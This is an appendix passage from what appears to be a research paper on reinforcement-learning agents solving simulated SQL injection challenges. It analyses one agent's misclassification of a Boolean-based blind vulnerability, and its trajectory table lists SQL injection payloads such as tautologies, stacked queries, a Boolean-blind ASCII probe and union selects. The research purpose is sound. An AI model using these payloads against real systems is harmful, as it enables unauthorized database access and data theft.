based blind vulnerability with a union-based vulnerability. If we analyse this mistake we see that, after query 6, agent3 clearly is biased towards a union-based vulnerability, and after determining that it is not 1 or 3 rows, its option is 2 rows. However, in this case the agent has been tricked, like in the trajectory shown in Table VI.6, because the length of the HTML response is the same as for no SQL, and the response time is also fast as the operating system version is smaller than 64, resulting in a very fast lookup.

The second failure case for agent3 was again a Boolean-based blind vulnerability, mistaken this time for a time-based blind vulnerability. This is a more natural misunderstanding as Boolean-based blind vulnerabilities can typically also be solved in a time-based blind way. The mistake came from an analogous server behavior: the HTML response has the same length as the Boolean-based blind probing query, and the probing response is fast. Full trajectory is shown in Table A.6.

A.3.2.3 Simulation3t: number of queries by vulnerability

Figure A.5 shows the number of actions required for each of the different exploits when the traffic is 5%. The presence of traffic seems to make the solution of the challenges more uncertain, leading to further overlap in the solution of the problems. Union-, stack-, Boolean-, and time-based all show overlapping

Table A.6: Action trajectory of agent3 failing to solve Boolean-based blind.

Qn	Action	Action nr	Response(m)
0	or 1=1#	10	(380, slow)
1	' or 1=1#	6	(230, fast)
2	'; select @@version;#	14	(230, fast)
3	' and 1=2#	5	(230, fast)
4	; select @@version;#	16	(230, fast)
5	and 1=1#	8	(654, slow)
6	and ASCII(Substr((select @@version),1,1))>=64#	48	(230, fast)
7	union select (select @@version),2,3#	32	(230, fast)
8	union select (select @@version)#	30	(230, fast)
9	Exploit union rows:2 FINAL	34	(15, slow)

Qn: Query number, An: Action number, m: The environment response




Figure A.5: Number of queries used to find the vulnerability for each of the vulnerability types for agent3t.